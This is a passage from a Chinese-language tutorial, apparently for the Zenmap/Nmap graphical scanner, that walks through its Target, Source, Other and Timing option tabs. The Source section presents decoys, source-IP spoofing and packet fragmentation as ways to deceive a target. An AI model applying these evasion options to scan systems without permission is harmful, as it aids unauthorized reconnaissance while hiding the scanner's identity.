


The screenshot shows the 'target options' section of a tool's configuration window. It contains several checkboxes and input fields:

- ☒ Excluded hosts/networks (--exclude) with an adjacent text input field.
- ☐ Exclusion file (--excludefile) with an adjacent text input field and an 'Open' button.
- ☐ Target list file (-iL) with an adjacent text input field and an 'Open' button.
- ☐ Scan random hosts (-iR) with an adjacent text input field.
- ☐ Ports to scan (-p) with an adjacent text input field.
- ☐ Fast scan (-F) with an adjacent text input field.

在此页面中，你可以设置指定的目标地址。并对此地址发送数据包。

## 6.Soure - 来源



The screenshot shows the 'Source' tab in a tool's configuration window. It contains several checkboxes and input fields:

- ☒ Use decoys to hide identity (-D) with an adjacent text input field.
- ☐ Set source IP address (-S) with an adjacent text input field.
- ☐ Set source port (--source-port) with an adjacent text input field.
- ☐ Set network interface (-e) with an adjacent text input field.

在Soure中，你可以设置IP地址或端口及网络对目标进行欺骗，和任何有伪装性的欺骗。

## 7.Other - 其他

Profile Scan Ping Scripting Target Source Other Timing

Other options

☒ Extra options defined by user

☐ Set IPv4 time to live (ttl) (--ttl)

☐ Fragment IP packets (-f)

☒ Verbosity level (-v)

1

☐ Debugging level (-d)

0

☐ Packet trace (--packet-trace)

☐ Disable randomizing scanned ports (-r)

☐ Trace routes to targets (--traceroute)

☐ Max Retries (--max-retries)

你可以在此页面中设置其他的选项，比如：使用IPv4发送数据包和自定义TTL（数据包生存时间）

## 8.Timing - 定时

Profile Scan Ping Scripting Target Source Other Timing

Timing and performance

☒ Max time to scan a target (--host-timeout)

☐ Max probe timeout (--max-rtt-timeout)

☐ Min probe timeout (--min-rtt-timeout)

☐ Initial probe timeout (--initial-rtt-timeout)

☐ Max hosts in parallel (--max-hostgroup)

☐ Min hosts in parallel (--min-hostgroup)

☐ Max outstanding probes (--max-parallelism)

☐ Min outstanding probes (--min-parallelism)

☐ Max scan delay (--max-scan-delay)

☐ Min delay between probes (--scan-delay)

在此页面中，你可以设置数据包的最长发送时间和最大超时时间等。